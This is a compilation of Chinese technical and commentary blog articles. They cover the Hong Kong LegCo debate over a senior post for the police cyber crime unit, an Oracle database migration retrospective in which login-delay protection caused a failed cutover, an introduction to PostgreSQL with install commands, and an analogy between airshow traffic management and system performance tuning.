香港警务处网络安全和科技罪案调查科组织图



## 总警司

总警司 (Chief Superintendent of Police, 缩写 CSP) 俗称“一拖二”，是香港警察职级其中一个宪委级职级，为高级警官的级别；位于高级警司之上，警务处助理处长之下，由警务处处长委任。香港警察职级乃参考自英国警衔／军衔，总警司比照上校职级。

最近几年，为了向立法会申请拨款预算，保安局和警务处各级长官可谓全体动员、契而不舍：

EC(2016-17)23建議在香港警務處開設1個總警司常額職位(警務人員薪級第55點)，由財務委員會批准當日起生效，以領導網絡安全及科技罪案調查科(出席人員：保安局副局長／保安局首席助理秘書長／香港警務處助理處長(刑事)／香港警務處高級警司(網絡安全及科技罪案調查科)／香港警務處警司(網絡安全及科技罪案調查科))(保安事務委員會曾於2014年6月3日和2016年12月6日討論此項建議)(人事編制小組委員會曾於2015年3月11日和2015年4月29日討論此項建議)(就此項建議政府當局提交予人事編制小組委員會的補充資料文(ESC67/14-15(01)和ESC104/14-15(01)))

## 支持意见：犯案日趋复杂 需培专才应对

增设总警司不单是希望短时间内处理网络安全工作，而是要长远打击科技罪案，并指近年网络罪案数字倍升，要由具领导才能及视野的人处理。——保安局副局长李家超

若增设常额总警司职位打击网络罪行，有关人员要具备前瞻性，以及可预视罪案发展趋势。他期望加强人手、硬件及软件方面的能力，同时指国际合作在打击罪行方面非常重要。——警务处助理处长钟兆扬。

刑事部辖下负责侦查犯罪的其他科别各自由一名总警司率领，该科自成立以来一直没有专责的总警司职位，因此其主管人员现在必须向刑事部其他总警司汇报，寻求高层次的指示。一般而言，负责打击网络罪行的海外执法单位主管的职级高于或等同于警务处总警司的职级。这些单位包括国际刑警及G7高科技犯罪工作小组，英国国家打击犯罪总署辖下国家打击网络犯罪组、澳洲联邦警察辖下高科技犯罪侦查小组及新加坡警务处刑事调查部辖下的打击网上罪行指挥中心。

## 反对意见：担忧网络警察沦为政治打手

劉慧卿議員表示，雖然她同意有必要加強警方在打擊科技罪行方面的人手，但立法會議員普遍擔心網絡安全及科技罪案調查科會監視市民在互聯網上的活動。此外，劉議員指出，其他司法管轄區的立法機關有成立專責委員會，以審閱敏感的政府文件，例如有關國家安全的文件。政府當局應參考海外的做法，為立法會議員制訂特別安排，讓他們檢視與保安有關的敏感資料，例如網絡安全中心的工作。

李卓人議員表示，雖然他同意應加強網絡安全及科技罪案調查科人手，針對網絡襲擊及科技罪行為公眾及商業機構提供保障，但他極之擔心所增加的人手會被用以監視市民的網絡活動，以達政治目的，尤其是為了方便根據《刑事罪行條例》(第200章)第161條(有犯罪或不誠實意圖而取用電腦)提出檢控，遏制言論自由。他要求當局提供資料，說明有多少人員獲分配收集市民透過互聯網發放有關社會運動及示威活動的信息。陳偉業議員對此亦表憂慮。

更有舆论强烈质疑香港政府强化网军实为打击异己、走向专制：

一、警方網軍快速膨脹：CSTCB於成立兩年間人手由180人大幅增加三成至238人。但有關小組（網絡偵測隊、網絡情報隊）的職責說明從未仔細公開。逐年下降之際，警方紀律人員人數仍然於六年上升5%。二、網上巡邏淪為政治工具：「網上巡邏」是CSTCB其中一項工作。2014年涉將部份警務人員資料上載的督察施恒一案中，警方透過網上巡邏收集證據並提出起訴。近年，我們見到很多網民因網上言論而被拘捕，令人懷疑所謂「網上巡邏」已淪為政治打壓的工具，針對異己。三、警察變黑客，竊取網上資料「無皇管」：現時《截取通訊及監察條例》未能規管政府要求網絡供應商要求交出通訊記錄或者限制警方以黑客軟件竊取市民個人資料。

上一财政年度EC(2014-15)19付諸表決，該項目被否決。

## 未了残局

综上所述，关于增加网络安全和科技罪案总警司职位的拨款预算，无论赞成派还是反对派，争议的焦点并不在于香港政府每年增加二百二十八万港元的财政开支，而在于政府加强网警的动机何在，突出反映了香港各派政治力量的严重分歧。

至于当局为什么非要单设一个总警司职位，其实还有一个技术考量：根据香港特区现行《截取通讯及监察条例》，执法单位开展监听监视活动必需获得如下授权：

### (a) 截取及第 1 類監察

任何小组法官。《截取通讯及监察条例》第3部 订明授权等：(1)行政長官須按終審法院首席法官的建議，為本條例的目的委任3名至6名合資格法官為小組法官。小組法官的任期為3年。“合資格法官”(eligible judge)指原訟法庭法官。

### (b) 第 2 類監察

只有以下職級的人員方可獲指定為授權人員—(i) 就香港海關而言，職級不低於總監督的香港海關人員；(ii) 就香港警務處而言，職級不低於總警司的警務人員；(iii) 就入境事務處而言，職級不低於高級首席入境事務主任的入境事務處人員。(iv) 就廉政公署而言，職級不低於首席調查主任的該公署行動處的人員。

虽然香港立法会目前仍未就该议案最终表决，但是从实际运作情况以及今年行政长官选举结果分析，最终通过议案也就是这一两个财年内的事。作为观察者而言，都是一个透视香港舆情动态、理解代议制权力运行模式的极佳案例。

## 小记

1. 2014年：保安局向立法会申请开设总警司职位，立法会项目编号：EC(2014-15)19
2. 2015年：3月11日～4月29日。立法会人事编制小组委员会投票否决。9票赞成，14票反对。
3. 2016年：6月，保安局再次提交建议
4. 2016年：12月6日，咨询立法会保安事务委员会，大致同意。
5. 2017年：1月4日～2月21日，立法会人事编制小组委员会同意。15票赞成，7票反对。
6. 2017年：5月12日，立法会财务委员会，未完成审议，延期审议。

## 参考文献

1、文汇报：香港保安局申设总警司 2、香港特区立法会人事编制小组委员会议事日程 3、香港特区立法会财务委员会会议纪要&投票结果 4、香港特区立法会财务委员会人事小组委员讨论文件EC(2016-17)23 ,20170114 5、香港特区立法会财务委员会人事小组委员讨论文件

ECS82/14-15 ,20150429 6、《截取通訊及監察條例》 7、《截取通訊及監察條例》 實務守則.pdf) 8、维基百科，刘慧卿 9、香港特区立法会财务委员会人事小组委员讨论文件  
EC (2016-2017) /23 , 20170104

# Oracle 数据库迁移与割接实践

## 摘要

- 一、项目背景
- 二、主要困难
- 三、迁移前准备
- 四、失败的体验：没有一帆风顺
- 五、总结

## 一、项目背景

某企业支撑系统，已经连续服务七年有余。算起来比我的工作年限还要长。

历年工程中，硬件、软件、运营团队都更新换了好几茬，单独系统核心数据库——一台小型机搭载Oracle 10g，附加一套磁盘阵列，从来没有动过。

随着近年的业务暴涨、负载上升、硬件老化，服务器、磁盘都时有故障发生，负载水平线逼近极限，故障率还有加速抬头的趋势。整个运营团队面临了巨大的客户压力，提升系统稳定性的巨大挑战摆在了大家面前。

## 二、主要困难

在“天塌地陷”的不利局面中加入进来。

### 2.1 困难1：团队大动荡

原运营团队，包括但不限于资深项目经理、技术负责人、多名工程师等，先后因各种原因，在很短的时间内集中离职了。在接手之前，对于该项目我一无所知，接手以后短暂的交接过程中，也很难获取多少有价值的信息。

连续发生突发重大故障，我们面临巨大的商务压力，团队内部疲惫不堪、心理压力极大、士气低落。每一次大故障，所有人都得没日没夜地处理，处理好以后还得写材料汇报，汇报之后也未必能得到客户的首肯。甚至在某种程度上说，急剧增长的故障率进一步刺激、增加了离职率。正如一位哲人说的：

降低故障率是提升团队幸福指数的首要保障。——弗拉基米·耶维奇·严

## 2.2 困难2：拓扑大调整

系统的拓扑结构最初是星型：以数据库和应用服务器为核心，外挂近100台服务器。数据库服务器配置双网卡，连通内网、外网。

虽然星型结构简单易用，却也存在较大的安全隐患。在早期建设的时候，规范尚未健全，还可以用业务优先的理由搪塞过去。在本期工程中，非常明确必须要完成内外网分离的改造。

## 2.3 困难3：安全一票否决

Oracle 版本由10g 升级到 11g，集中管理访问权限。最大限度地提高安全性，口令60天更换一次，不能因为更换口令中断业务；如果出现连续的错误口令访问，甚至不惜锁定数据库。

从正向的角度看，这些严格规定可以倒逼改造。在软件架构规范化不足、自动化严重不足的条件下，整个迁移期间，这个问题确实给我们造成了极大困扰。

## 三、迁移前准备

基于上述三大问题，在正式迁移之前主要做了下列几项工作：

- 3.1 加强监控手段，降低日常故障率； 梳理需要监控的基础指标和业务指标，侧重关键业务可用性。例如，某业务的正常调度周期是3小时，部署模拟脚本，将模拟脚本的调度频率提高到5分钟一次甚至更高，通过高密度的执行，主动触发风险点，一些隐藏的问题就比较容易暴露出来。

- 3.2 重点培训新人，稳定队伍； 本质上说，这次迁移工作的首要任务不在技术、也不在数据，而在于人。上一个团队整体流失，新补充的人员又完全没有相关经验，可以说是从0开始。基于该阶段的特殊情况，我选择了实质性暂停迁移工作，而把主要的精力投入到人员培训和组织重建上来。

关于这块内容比较复杂，实际是另外一个主题，计划后续再发布，敬请关注。

- 3.3 梳理全局视图，调研周边系统关系链； 全局视图实际上也包括技术和人两个维度：

1) 重绘系统架构图：可以参考现有文档资料，但是主要应该立足于自主调研。绘制的过程，即是收集、整理的过程，也是制定迁移方案的思考过程。唯有自己动手，才能加深认识，做到胸有成竹。

2) 大量接触相关的领导、配合部门以及第三方厂家：个人工作经历方面，独立工作的场景居多，自己能直接控制的情况居多，不太需要理会复杂的部门关系、人际关系。这项工作对于某些人来说比较容易，但是对我而言，其实是有过一段比较困难的过程。

- 3.4 数据复制 主要实现：OGG + dblink+ 自主迁移程序。

**OGG**：即Oracle Golden Gate方案。在最早 的方案中，我们打算完全依赖OGG来实现数据复制，但是在实验阶段发现，该方案有其限制条件。第一、历史遗留系统有庞大的历史数据，如果都用OGG，无法确保新库的及时性、一致性。第二、由于管理的不规范，存在很多该做分区而没有做分区的大表，而且这样的表，数量很多，一时还真的很难分离出来。

**DB Link**: 提供了旧→新库之间的快速连接通道。

自主迁移程序：针对特殊大分区表。例如A表是大量的原始数据，每天一个分区，每个分区约为4000万条记录，一个月就有1.2亿条。由于业务上非常重要，该表的数据必须迁移到新库。针对这个问题，我们自己编写了迁移脚本。按照“少量、多批次、并行”的原则，实现数据推送。

首先，控制每个批次提交的记录数，将每个分区4000万的数据，切分成10万一份的小切片，这样即使失败也能快速重试，还能杜绝UNDO表空间暴涨（例如exp/imp整个分区的方式）。


基于小粒度的切片，进一步就可以实现多批次、多进程的并行推送，从而保证每个commit和时间单元的推送规模都完全可控、可视。

- 3.5 双库并行部署 在所有采集服务器开启两个入库进程，即一份原始结果同时入两套数据库。最大限度在没有额外测试系统的条件下，利用现有资源，模拟仿真正式生产环境的并发压力，同时完成负载均衡、单点故障验证测试。

并不是所有的程序都能轻易的实现双库并行，有的可能只要稍微调整配置文件，有些可能就必须修改代码，还有的可能就没法弄。从这个角度观察，第一种应该就是好的代码，灵活，适应各种可能的场景。后者则可能连配置—代码分离都没有做到，侵入式编程等。

- 3.6 转发入库组件开发 开发这个东西的时候，我一度准备中途放弃。前两版发布测试的时候，起初都还不错，但是运行一段时间之后，就暴露出严重的性能问题，几乎不可用。多次调试都找不到原因。后来发现，最大的Bug不过是一个空指针异常的捕获不合理。很不经意地修改几个字符之后，一切都顺畅起来，往后再也没有出一丁点问题。很多时候可能就是这样，需要一点灵性，需要一点运气。
- 3.7 割接工具开发 系统配置收集器（例如口令配置必须保证强一致性）；转发路径监视（外网跳板到内网跳板、跳板到数据库等）；预配置／检查工具；连接切换 & 回退工具；

## 系统切换流程



## 四、失败的体验：没有一帆风顺

第一次割接失败了！

### 失败的体验

第一次割接之后，系统各项功能正如我们预计的那样顺利运行。就在我们准备庆祝成功的时候，几项关键业务的吞吐量却急剧下降。初步判断是性能问题，因为每次连接时延飙升了100多倍，高达秒级，基本是不可用的。

人工排查几次以后，看到了大量的挂起进程，一堆的锁表。而且失败来源遍布一多半的服务器。虽然不想承认，但是我们不得不做出回退的决定。

万事留后路 割接失败是需要承担很大压力的。这次割接是大家都期待很久的，为了几分钟的操作，用户和我们整个团队都付出了很大的努力，调动了方方面面的资源参与进来。

如果说有什么能稍感欣慰的话，那就是我们遍历了各种可能，几乎成功，在不可知的情况出现之后，还能赶在割接窗口结束之前，快速回退。这主要得益于前期准备方案时，特别考虑了最坏的情况，认真演练了回退流程。

这种体验与技术关系不大，来自于勇气——无论是正确的，还是错误的决定。

幽灵进程 事后筛查发现，导致割接失败的是一个监测程序——不在生产程序清单里面，没有读统一配置，自带定时调度，零散分布在一半的机器上，早已经被遗忘。在旧库中，这个问题其实一直存在，但是不会有什么问题。

新数据库的版本是Oracle 11g。为了提高安全性，防止暴力破解数据库中用户的密码，Oracle默认提供了一种机制：延长失败尝试响应。这种策略是：在连续使用错误密码反复尝试登录时，从第四次错误尝试开始，每次增加1秒的延迟，最长延迟目前是10秒。使用这种手段可以相对比较有效的防治用户密码的暴力破解。

```

-bash-4.1$ time echo "select to_char(sysdate,'yyyy-mm-dd HH24:mi:ss') as exectime from dual;" | sqlplus -s fjslview2011/fjsv_
EXECTIME
-----
2016-05-19 17:45:25

real    0m0.063s
user    0m0.024s
sys     0m0.009s

SP2-0306: Invalid option.
Usage: CONN[ECT] [{logon}|/proxy] [AS {SYSDBA|SYSOPER|SYSASM}] [edition=value]
where <logon> ::= <username>[/<password>][@<connect_identifier>]
      <proxy> ::= <proxyuser>[<username>][/<password>][@<connect_identifier>]

real    0m0.071s
user    0m0.011s
sys     0m0.004s
-bash-4.1$ time echo "select to_char(sysdate,'yyyy-mm-dd HH24:mi:ss') as exectime from dual;" | sqlplus -s
ERROR:
ORA-01017: invalid username/password; logon denied

SP2-0306: Invalid option.
Usage: CONN[ECT] [{logon}|/proxy] [AS {SYSDBA|SYSOPER|SYSASM}] [edition=value]
where <logon> ::= <username>[/<password>][@<connect_identifier>]
      <proxy> ::= <proxyuser>[<username>][/<password>][@<connect_identifier>]

real    0m1.067s
user    0m0.012s
sys     0m0.003s
-bash-4.1$ time echo "select to_char(sysdate,'yyyy-mm-dd HH24:mi:ss') as exectime from dual;" | sqlplus
ERROR:
ORA-01017: invalid username/password; logon denied

SP2-0306: Invalid option.
Usage: CONN[ECT] [{logon}|/proxy] [AS {SYSDBA|SYSOPER|SYSASM}] [edition=value]
where <logon> ::= <username>[/<password>][@<connect_identifier>]
      <proxy> ::= <proxyuser>[<username>][/<password>][@<connect_identifier>]

real    0m3.072s
user    0m0.008s
sys     0m0.009s
-bash-4.1$ 

```

由于系统服务器较多，历史遗留程序瞬间就触发该机制，导致所有应用不可用。

## 五、总结

虽然这次的迁移不甚完美，事情本身也谈不上宏大，简短的一篇更不可能穷举所有的问题和细节，但是有几点思考还是想和大家交流：

- 5.1 变通

回想起来，开始设计方案时想到的几个大难题，都是通过替代方案实现的：奇葩的内外网分离方案，与IT部门关于权限问题的艰难谈判，数据复制过程中及时性的要求……另外，还有真实割接过程中，现场压力状态的进退困境。到处都需要权衡、选择。

决策是一件非常艰难的事情，受到多种因素的制约，最终的决策是一个各种利益妥协的结果。正如另一位资深哲人所说：

项目经理首先要学会变通。

天下武功，无坚不摧，唯变不破。

- 5.2 韧性 按照最初的方案，我其实并不负责这项工作，后来就算参与进来，也并不负责主导。应该说起初也有侥幸心理，希望有其他人来背这个锅。为了这次迁移，前面已经生生吓走了好几拨人。

从技术上分析，我以前没怎么搞过数据库，并不具备任何优势。如果说还有一点可以凭借的东西，我感觉是韧性。面对未知的恐惧，敢于直面；面对不确定的方案，不断在尝试；面对失败的后果，坦然接受。

## 参考文献

- 密码延迟验证导致的系统HANG住 | yangtingkun
- 【翻译】为什么我的数据库变得这么慢？ | Cholerae's Blog
- 关于Oracle Sharding | Oracle FAQ文档翻译| eygle.com
- 防范攻击 加强管控 - Oracle数据库安全的16条军规 | eygle.com
- How to Analyse Row Lock Contention in Oracle 10gR2 and later | kamus
- iptables高性能前端优化-无压力配置1w+条规则,2017| Bomb250
- 邱俊涛：如何持久化你的项目经历

从项目上下来之后，需要深入思考并总结之前的经验，这种深入思考会帮助你建立比较完整的知识体系，也可以让你在下一项目中更加得心应手，举一反三。如果只是蜻蜓点水般的“经历”了若干个项目，而不进行深入的总结和思考，相当于把相同的项目用不同的技术栈做了很多遍一样，那和我们平时所痛恨的重复代码又有什么不同呢？邱俊涛：如何持久化你的项目经历

- Oracle 数据库健康检查平台

# PostgreSQL 的时代到来了吗？

PostgreSQL 是对象-关系型数据库，BSD 许可证。拼读为 "post-gress-Q-L"。

## PostgreSQL 的时代到来了吗？

- 作者： Tony Baer
- 原文：[Has the time finally come for PostgreSQL?](#)（有删节）

近30年来 PostgreSQL 无疑是您从未听说过的、最常见的开源 SQL 数据库。PostgreSQL 经常身居幕后：从 EnterpriseDB 到 Amazon Redshift、Greenplum、Netezza 及其他许多商业数据库产品。

最近在许多商业产品的推动下，PostgreSQL 逐渐走向前台。大约十年前 EnterpriseDB 打开了潘多拉的盒子——作为商业支持平台提供 Oracle 的替代品。特别是最近一段时间，云服务提供商提供了一系列托管产品：从 Amazon Web Services 开始，支持 PostgreSQL 作为其托管关系数据库服务 (Relational Database Service, RDS) 之一。

过去一年 AWS 和它的竞争对手将 PostgreSQL 的市场前景提升了一个等级。AWS 推出了兼容 PostgreSQL 的原生云数据库平台 Amazon Aurora，作为回应 Microsoft 和 Google 推出了 Azure Database for PostgreSQL 和 Cloud SQL for PostgreSQL 解决方案。

Mark Porter（马克·波特，Amazon Aurora PostgreSQL 和 Amazon RDS for PostgreSQL 主管）不得不通过一些花哨的方法表达 AWS 对开源社区的支持，例如修复 Bug、提供免费测试帐户和其他形式的财政支助。PostgreSQL 在 AWS 上的实现不是开源的，因为它是为 AWS 自身的云基础结构而设计。

PostgreSQL 虽然是聚焦于事务型数据库的开源项目，但是许多基于它的商业产品都是大规模并行处理数据仓库 (Massively Parallel Processing, MPP)。出于这个原因，Greenplums、Netezzas 和 Redshifts 创建了自己的开源 forks 项目，甚至添加像 columnar tables 这样的基本功能。

PostgreSQL 的一个常见主题是支持企业级负载的开源关系数据库。关于这一点，竞争者包括 MySQL 和 MariaDB，但仍然存在差异，PostgreSQL 支持更复杂的 SQL 函数和数据类型，包括数组 (arrays)，连接 (joins) 和视图 (Window Functions) 等等。

另一个原因是出现了“replace Oracle”的口号，PL/pgSQL 的设计非常类似 Oracle PL/SQL。这正是 EnterpriseDB 多年以来一直提倡的，同时获得了美国金融业监管局 (Financial Industry Regulatory Authority, FINRA) 的支持。FINRA 将大约 650 个 Oracle 实例迁移入云 (Amazon RDS for PostgreSQL)，作为一个更大战略的一部分，将其整个部署在 IT 基础设施上的业务迁移到 AWS。根据 FINRA 首席开发者 Steve Downs 的说法，对于 Oracle DBA 而

言，在 PostgreSQL 中使用诸如对象/关系映射（object/relational mappings）、存储过程（stored procedures）以及利用视图（view）支持复杂查询的功能，给人一种似曾相识的感觉。

然而，作为两种不同的数据（包括 SQL 实现）PostgreSQL 和 Oracle 之间毕竟存在显著差异。例如数据库如何处理数字和可变字符字段、同义词、复制（replication，PostgreSQL 不像 Oracle 那样成熟）以及实例化视图刷新等等。

PostgreSQL 有它独特的优势，即作为第三方寻求自主数据库产品的开源平台。重要的是，去年秋季发布的最新 10.0 版本（2017年11月09日），解决了在 Oracle 或 SQL Server 产品中被视为理所当然的功能，包括声明式表分区（declarative table partitioning）、改进后的复制功能（replication），发布/订阅（publish/subscribe）、仲裁提交（quorum commits，对于云部署可能非常有用）。

总之，PostgreSQL 还有很多需要追赶的领域，Oracle 或 SQL Server 用户也仍然有理由继续使用他们的平台。大部分的差异将体现在数据库的实施，而不是一些具体的功能特性。这种差异将主要体现在数据库弹性、自动化、基础架构选型以及云计算的规模等方面。有了 AWS、Azure 和 Google Cloud 的加持（非常值得注意的一个信号），若干年后 PostgreSQL 可能最终走出阴影。

## PostgreSQL 简史

PostgreSQL 开始于 UC Berkeley 的 Ingres 计划，经历了长时间的演变。

Ingres 计划的领导者 Michael Stonebraker（迈克尔·斯通布雷克，2015 年图灵奖得主，目前是麻省理工学院兼职教授）在 1982 年离开 Berkeley 进入商业公司 Ingres，1985 年又返回 Berkeley 开始新项目 Postgres。Postgres 项目组从 1986 年开始发表了一些描述系统基本原理的论文并发行了版本 1、2、3、4，到 1993 年就有大量的用户存在了。尽管 Postgres 计划正式的终止了，BSD 许可证却使开发者可以获得副本并进一步开发系统。1994 年，两个 UC Berkeley 的研究生 Andrew Yu 和 Jolly Chen 增加了一个 SQL 语言解释器来替代早先的基于 Ingres 的 QUEL 系统，创建了 Postgres95。

1996 年重命名为：PostgreSQL。（版本 6.0）

2000 年，前 Red Hat 投资者筹组了一间名为 Great Bridge 的公司来商业化 PostgreSQL，以和其他商用数据库厂商竞争。2001 年末，Great Bridge 因市场原因终止营运。2001 年，Command Prompt, Inc. 发布了最老牌的 PostgreSQL 商业软件 Mammoth PostgreSQL，并提供开发者赞助和贡献 PL/Perl、PL/php、维护 PostgreSQL Build Farm 等。

2005 年 1 月，Pervasive Software 宣布参与社区及商业支持，直到 2006 年 7 月退出。2005 年 1 月 19 日，版本 8.0 发行。自 8.0 后，PostgreSQL 以原生（Native）的方式，运行于 Windows 系统。2006 年 6 月，Solaris 10 包含 PostgreSQL 一起发布。

2012年09月10日，PostgreSQL 发布 9.2 版本，主要在性能方面的提升，也包括一些新的 SQL 特性。 2016年10月27日，PostgreSQL 发布 9.6.1 版本。 2017年11月09日，PostgreSQL 发布 10.1 版本。

## ABC

```

# install
$ brew install postgresql
# version
$ pg_ctl -V
pg_ctl (PostgreSQL) 10.1
# initdb -- 创建一个新的PostgreSQL数据库簇 (cluster)，单个服务端实例管理的多个数据库的集合。
# 创建数据库数据的宿主目录，生成共享的系统表（不属于任何特定数据库的表）和创建template1 和postgres
数据库
$ initdb /Users/yanrui/Data/TestPG
# start
$ pg_ctl -D /Users/yanrui/Data/TestPG start
waiting for server to start....2018-01-03 14:13:17.005 CST [37621] LOG:  listening on
IPv4 address "127.0.0.1", port 5432
2018-01-03 14:13:17.005 CST [37621] LOG:  listening on IPv6 address "::1", port 5432
2018-01-03 14:13:17.006 CST [37621] LOG:  listening on Unix socket "/tmp/.s.PGSQL.5432"


2018-01-03 14:13:17.048 CST [37623] LOG:  database system was shut down at 2018-01-03
14:11:30 CST
2018-01-03 14:13:17.066 CST [37621] LOG:  database system is ready to accept connectio
ns
done
server started
# port listen
bash-3.2$ netstat -an | grep LISTEN
tcp6      0      0  ::1.5432                           *.*                  LISTEN
# createdb
bash-3.2$ createdb -O[owner] test_db
# default [当前登录系统用户名]
bash-3.2$ psql
2018-01-03 18:14:37.537 CST [45864] FATAL:  database "yanrui" does not exist
psql: FATAL:  database "yanrui" does not exist
You have new mail in /var/mail/yanrui
# login in
bash-3.2$ psql test_db
psql (10.1)
Type "help" for help.

# log out
test_db=# \q  (Ctrl+D)

# 卸载
$ brew uninstall postgres
# 开机
$ launchctl unload ~/Library/LaunchAgents/homebrew.mxcl.postgresql.plist
$ rm -rf ~/Library/LaunchAgents/homebrew.mxcl.postgresql.plist

```

## Architecture OverView



## 扩展阅读

- Data Model Generation for PostgreSQL
- How FINRA is Migrating to Postgres

## 参考文献

- PostgreSQL新手入门
- Postgres full-text search is Good Enough! | JULY 13,2015
- Showdown: MySQL 8 vs PostgreSQL 10
- 兼容 PostgreSQL 的 Amazon Aurora 已在 AWS GovCloud（美国）区域推出 | Jun 14,2018
- Amazon Aurora 产品信息

# 性能优化思路：从珠海航展交通管控实践谈起

从2008年算起，笔者已经参加了5届珠海航展。在过去的航展中，群众“吐槽”最多的就是航展期间的交通，笔者亲身经历过的几次，无论是公交还是私家车方式，都体会到了“机场航展、路上车展”的拥堵悲壮感。2016年珠海航展的交通状况却出奇的好，这引起了我的研究兴趣——按照Google SRE的理念，我们应该思考，自己的实践经验是否可以在其它行业复制，不同领域的成功实践是否能为我所借鉴学习。那么这次成功交通流量管控实践，是否可以为解决信息系统性能问题、架构设计优化提供借鉴思路呢？谨以此文，聊作记录。

## 问题描述

展馆位于珠海市三灶机场。机场本身是在一个南面临海的半岛，展会期间的主要流量方向来自市区、珠三角城市群、外地经广深中转人群。主要的人、车流量会从北、东、西三个方面汇入，穿越市区，经过跨海大桥以及机场高速，进入珠海西部区域。如图所示：



这是一个典型的流量突发峰值场景：1、东部区域为主要流量入口，西部区域交通路网稀疏，对接容量不足；沿途多山靠海，地形地貌蜿蜒复杂，任意一点出现延时，会很快扩散，回旋空间小；2、航展两年举办一次，每次一周。特别为此硬性扩容，经济性太差；3、整个业务链条存在明显的薄弱环节：珠海大桥（珠海大道主干道单向4车道，辅道单向3车道，7条车道的车流集中汇集在珠海大桥上桥处，而珠海大桥单向只有3车道）；



治理目标：1、保障展会沿途交通线路通畅：即最大限度提升现有基础设施的通行效率，同时管控流量波动，防止超过预期的突发峰值；2、提供弹性扩容能力，预留一定冗余容量，突发事件预案；3、不能明显影响现有生产业务（城市功能仍需正常运转）。

## 解决方案

### 一、总量预算

- a) 公众日每天进场人数不超8万人
- b) 取消现场售票，提高展区周边通行效率，也防止无序流量；
- c) 取消三日通票，按日售票，通过票务系统引导，分摊每日流量负荷。

最难的恐怕是测算。根据官方通报，主要由道路交通、餐饮等现场承载力测算，应该会参考往年的历史数据，旅行社市场调研情况，甚至可能是官网访问点击数据等。当然实际过程应该比较复杂，暂时没有一手信息，暂且掠过。

另外，技术上测算完了之后，也需要有人敢于为决策拍板。毕竟测算失误，是需要承担责任风险的，压力环境下如何决策是很值得研究的。总之，技术决策过程，都需要有一个人能下最后决心的。

## 二、流量路径规划

第一，优先保障航展核心区交通顺畅；第二，设置外围停车场，实行小客车“P+R”停车换乘；第三，安排大运量公共交通接驳，减少核心展区交通压力；第四，设置航展专用车道，保障公交、旅游包车等优先通行；第五，最薄弱环节珠海大道启用同向红绿灯，增设导流实线。



往届现场车辆大排长龙的景象今年没有出现，一路畅通。从技术上分析，上述方案能够取得明显效果，主要思路是一致的，即采用“负载均衡+缓存”机制，适当降低某些业务的优先级和时延，提升通行效率，保证整体可用性。具体表现为：

**1、负载均衡** 针对全线关键薄弱环节的瓶颈，将分流管制区放在珠海大桥之前，将大客车和自驾车流量分离，实际上起到了负载均衡的作用。负载均衡算法增加了大客车的优先权重，虽然会增加自驾车20分钟左右的绕行时间，但是保证了系统整体可用。比起大车小车挤成罐头的惨烈场景，这点损耗非常划算。

另外，在珠海大道开启二级负载均衡。主要措施：启用同向红绿灯，红绿灯口被重新划分为6个车道，每个车道会对应一个信号灯组，增设导流实线。限制加塞变道、不同方向车流抢道的现象发生。



### 2、缓存机制

一级缓存：自驾车换乘区。将小型自驾车引导进入附近的换乘停车场，而不是直接驶入核心区，中间调用大客车接驳。减少核心区的空间压力，也能聚拢零散客流。

二级缓存：核心区停车场。根据当时现场情况观察，展区周边的停车位经过统一规划，几乎没有乱停乱摆的情况发生。所有观展客流下车即进入验票口的蛇形验票队伍，出来即可换乘接驳大巴，团进团出，不会存在以往核心区滞留人群混乱的局面。

### 3、实时监控能力升级

例如 无人机：使用无人机监控道路、停车场地等，提供更灵活的巡逻方式，扩大巡逻覆盖面。既缓解警力不足问题，也减少监控死角，对于潜在违规驾驶人也有一定震慑作用，有利于规范道路行车秩序。

